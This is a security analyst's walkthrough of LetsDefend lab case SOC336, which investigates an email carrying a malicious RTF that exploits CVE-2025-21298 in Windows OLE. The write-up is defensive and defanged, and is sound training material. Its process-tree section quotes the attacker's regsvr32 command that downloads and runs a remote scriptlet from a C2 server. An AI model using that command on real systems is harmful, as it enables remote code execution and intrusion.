
SOC336 - CVE-2025-21298: Windows OLE Zero-Click RCE Incident Walkthrough
A walkthrough of SOC336 on LetsDefend - investigating a zero-click RCE exploit delivered via a malicious RTF email attachment targeting Windows OLE.
Disclaimer: This writeup is for educational purposes only. All artifacts and indicators of compromise (IOCs) have been defanged. The author does not endorse unauthorized or malicious use of any technique described here.
So there I was, minding my own business on LetsDefend, when - ding - a CRITICAL alert drops into the queue. An email. With an RTF attachment. That exploits Windows OLE. Without the user even clicking anything.

Yeah. Zero-click. As in the victim didn’t have to do a single thing. The attacker just… sent an email, and Windows OLE went “sure, I’ll run that.” Lovely. Let’s dig in.
Alert Overview
Here’s the full rundown of what landed in the alert queue:
| Field | Value |
|---|---|
| Rule | SOC336 – Windows OLE Zero-Click RCE (CVE-2025-21298) |
| Event Time | Feb 04, 2025, 04:18 PM |
| SMTP Address | 84[.]38[.]130[.]118 ⚠ Malicious |
| Source Email | projectmanagement[@]pm[.]me |
| Destination | Austin[@]letsdefend[.]io |
| Subject | Important: Action Required for Upcoming Project Deadline |
| Attachment | mail.rtf (Hash confirmed malicious) |
| Device Action | Allowed ⚠ Not blocked at gateway |
Note: The email was not blocked at the gateway. So it just… waltzed right into Austin’s inbox. Cool, cool, cool.

The subject line “Important: Action Required for Upcoming Project Deadline” is a classic social engineering move. Nothing screams “definitely open this” like manufactured urgency from a stranger. Austin, buddy, we’re going to have a talk.

Vulnerability Background - CVE-2025-21298
Before we go full detective mode, let’s understand what we’re dealing with.
CVE-2025-21298 is a critical zero-click Remote Code Execution vulnerability in the Windows Object Linking and Embedding (OLE) subsystem.
| Attribute | Value |
|---|---|
| CVSS Score | 9.8 (Critical) |
| Attack Vector | Email - Zero-Click / No User Interaction |
| Affected Systems | Windows OLE - Windows 10/11 & Server |
CVSS 9.8. That’s the “call your manager at 2 AM” tier of severity.
How it works - no fancy jargon, just the facts:
- Attacker crafts a malicious RTF file and fires it off via email.
- Outlook previews or opens the email. Windows OLE sees the RTF and goes, “Oh an OLE object, let me just process that automatically.” No click. No prompt. Nothing.
- OLE then spawns
CMD.EXEunder Outlook, which runsregsvr32.exeto silently phone home to the attacker’s C2 server and download a remote scriptlet. - Since the RTF looks like a boring document attachment, most email gateways wave it right through.
Email Investigation
Alright, detective hat on. Let’s pull apart this email.
Email Headers
| Field | Value |
|---|---|

| From | projectmanagement[@]pm[.]me |
| To | Austin[@]letsdefend[.]io |
| Subject | Important: Action Required for Upcoming Project Deadline |
| Attachment | mail.rtf |
| Hash (SHA256) | df993d037cdb77a4...9194184 |
| SMTP IP | 84[.]38[.]130[.]118 |
| Sent At | Feb 04, 2025, 05:12 AM |
| Gateway Action | Allowed ⚠ |
A few things immediately stand out. pm[.]me is an anonymous email provider - the digital equivalent of a note that says “from: a friend.” And that SMTP IP? We’ll get to it. Spoiler: it’s not clean.
Investigation Verdicts
| Indicator | Verdict | Notes |
|---|---|---|
| SMTP IP | MALICIOUS | Found in VirusTotal & threat intel feeds |
| Sender Domain | SUSPICIOUS | pm[.]me - anonymous email service |
| Attachment Hash | MALICIOUS | Tagged Exploit.CVE-2025-21298 in intel |
| Recipient Scope | Only Austin | No other recipients - targeted attack |
Everything on this email is either malicious or suspicious. It’s giving off more red flags than a bullfighting arena.

SIEM / Log Analysis

So the email made it through. What happened next? Let’s check the proxy logs.
Raw Proxy Log Entry:
1
2
[Feb 04, 2025, 08:06 AM]  source=172[.]16[.]17[.]137:35424  →  destination=84[.]38[.]130[.]118:80
Request URL: hxxp://84[.]38[.]130[.]118[.]com/shell.sct
There it is. Austin’s machine (172[.]16[.]17[.]137) reaching out to the attacker’s C2 (84[.]38[.]130[.]118) and fetching a file called shell.sct. In plain HTTP. On port 80. Not even trying to hide it.
| Field | Detail |
|---|---|
| Source IP | 172[.]16[.]17[.]137 (Internal) - Austin’s endpoint, confirmed compromised |
| Destination IP | 84[.]38[.]130[.]118 (External C2) - same IP as the malicious email’s SMTP origin |
| Request URL | hxxp://84[.]38[.]130[.]118[.]com/shell.sct - attacker C2 delivering remote scriptlet |
| Protocol | HTTP on Port 80 - unencrypted, fully visible in proxy logs |
Notice that the SMTP IP and C2 IP are the exact same address. The attacker used one server to deliver the email and host the payload. Economical. Sloppy. And super easy to correlate.


Endpoint Investigation
Time to look at what actually happened on Austin’s machine. Poor Austin.
| Host: Austin | IP: 172[.]16[.]17[.]137 |
OS: Windows 10 (64-bit) |
| Field | Value |
|---|---|
| Hostname | Austin |
| OS | Windows 10 (64-bit) |
| Internal IP | 172[.]16[.]17[.]137 |
| Domain | LetsDefend |
| Role | Server |
| Last Login | Feb 04, 2025, 04:33 PM |
⚠ Malicious Process Chain Detected

Brace yourself. Here’s the process tree that confirmed the machine was fully owned:
1
2
3
4
5
6
OUTLOOK.EXE   [Parent]
  C:\Program Files\Microsoft Office\root\Office16\OUTLOOK.EXE
    └─ CMD.EXE   [Child - PID: 6784]
         C:\Windows\System32\cmd.exe
           └─ REGSVR32.EXE   [Grandchild]
                regsvr32.exe /s /u /i:hxxp://84[.]38[.]130[.]118[.]com/shell.sct scrobj.dll
In plain English: Outlook spawned a command prompt, which then called regsvr32.exe to download and execute a remote script from the attacker’s server. Outlook should never be a parent process to CMD.EXE. That’s like your email client suddenly deciding it wants to be a hacker. It doesn’t get more textbook than this.
REGSVR32.EXE is a classic Living-off-the-Land (LotL) technique - abusing a legitimate, signed Windows binary to bypass application whitelisting. The attacker didn’t bring any new tools. Windows handed them one.

Attack Kill Chain
Let’s map the full chain from delivery to compromise:
| Phase | Description |
|---|---|
| 1. Delivery | Attacker sends malicious email from projectmanagement[@]pm[.]me with mail.rtf via SMTP IP 84[.]38[.]130[.]118 |
| 2. Exploitation | Outlook previews/opens the RTF - Windows OLE automatically processes it, triggering the zero-click RCE |
| 3. Installation | OUTLOOK.EXE spawns CMD.EXE (PID 6784), which runs regsvr32 to download and register shell.sct from C2 |
| 4. C2 Connection | Endpoint 172[.]16[.]17[.]137 makes HTTP outbound connection to 84[.]38[.]130[.]118:80 and fetches shell.sct + scrobj.dll |
| 5. Actions on Objective | Remote scriptlet executes via regsvr32 - attacker achieves arbitrary code execution on the victim host |
Five steps. Email in, host compromised. No user interaction. No second chances. This is why we can’t have nice things.

Threat Intelligence Findings
Let’s put every IOC through the intel grinder.
| IOC | Type | Verdict | Source | Tag |
|---|---|---|---|---|
84[.]38[.]130[.]118 |
IP / SMTP | MALICIOUS | VirusTotal + Threat Intel Feeds | C2 Server |
df993d037cdb77a4...9194184 |
SHA256 Hash | MALICIOUS | LetsDefend Threat Intel (Feb 06, 2025) | Exploit.CVE-2025-21298 |
projectmanagement[@]pm[.]me |
Sender Email | SUSPICIOUS | pm[.]me anonymous email service | Social Engineering |
hxxp://84[.]38[.]130[.]118[.]com/shell.sct |
URL | MALICIOUS | C2 payload URL - scriptlet download | Payload Delivery |
3 out of 4 IOCs confirmed malicious. The sender domain is being generous with a “suspicious” - it’s not looking great for pm[.]me either.
Incident Response - Actions Taken
Okay, enough staring at the damage. Time to actually do something about it.
IR Step 1 - Email Deleted from Mailbox (Immediate)
The malicious email and mail.rtf were nuked from Austin[@]letsdefend[.]io’s inbox immediately. No lingering, no “maybe someone else needs to see this first,” just gone.
IR Step 2 - Host Contained / Isolated (Immediate)
Austin’s endpoint (172[.]16[.]17[.]137) was thrown into isolation using the Endpoint Security containment toggle. No network. No C2 callbacks. No more damage.
Verification - Confirmed No Other Recipients (During IR)
Checked the Email Security tab - the malicious email went to Austin and Austin only. Targeted attack, not a spray-and-pray campaign. Small mercy.
Threat Intel - IOCs Confirmed Malicious (During IR)
VirusTotal and LetsDefend Threat Intel both confirmed the SMTP IP and the mail.rtf hash as malicious. We’re not dealing with a false positive here.
Recommended Actions
Now that the fire is somewhat contained, here’s what needs to happen so it doesn’t happen again:
| Priority | Action |
|---|---|
| 🔴 CRITICAL | Reimage / Rebuild the Endpoint - The Austin host is toast. Rebuild from a clean baseline. Do not trust anything from this machine. |
| 🟠 HIGH | Patch CVE-2025-21298 - Apply Microsoft’s January 2025 Patch Tuesday update across all Windows endpoints, prioritize internet-facing hosts first. |
| 🟠 HIGH | Block IOCs at Firewall & Proxy - Block 84[.]38[.]130[.]118 at the perimeter. Block the mail.rtf hash at the AV/EDR policy level. |
| 🟡 MEDIUM | Integrate Threat Intel with Email Gateway - Feed threat intel into the email gateway so malicious IPs, domains, and hashes are auto-blocked before delivery. |
| 🟡 MEDIUM | Disable RTF / Apply ASR Rules - Quarantine RTF attachments in Outlook. Apply ASR rules targeting regsvr32.exe abuse specifically. |
Lessons Learned
Every incident teaches you something. Here’s what this one had to say:
01 - Zero-Click ≠ No Detection Opportunity
“Zero-click” sounds terrifying, and it is - but it doesn’t mean invisible. The attack left clear traces: proxy log showing the C2 callback, regsvr32.exe spawned under Outlook, and an outbound HTTP connection to a known-bad IP. Behavioral detection would have caught this even without a signature.
02 - Email Gateway Must Inspect Attachments Proactively
The RTF waltzed through the gateway unchallenged. Hash-matching and sandboxing at the email layer would have ended this whole story before it started.
03 - regsvr32.exe LotL Abuse Is Not New - Stop Letting It Slide
Attackers have been abusing regsvr32.exe for years. ASR rules exist specifically for this. There’s no excuse for not having them enabled on every Windows endpoint.
04 - Correlate Everything
Email Security caught the delivery. SIEM logs caught the C2 callback. Endpoint Security caught the process chain. No single source had the full picture. This is exactly why your SOC needs to be correlating across all three - every single time.
Summary
| Metric | Value |
|---|---|
| Malicious IOCs Confirmed | 3 |
| IR Steps Executed | 2 |
| Recipients Affected | 1 |
| C2 Callbacks Detected | 1 |
Key Takeaway: Patch aggressively, integrate threat intelligence into your email and proxy stack, and always correlate across email, SIEM, and endpoint data for a complete picture of any incident.
Stay curious, stay paranoid, and for the love of everything - patch your systems.
SOC336 - CVE-2025-21298 Case Closed 🚩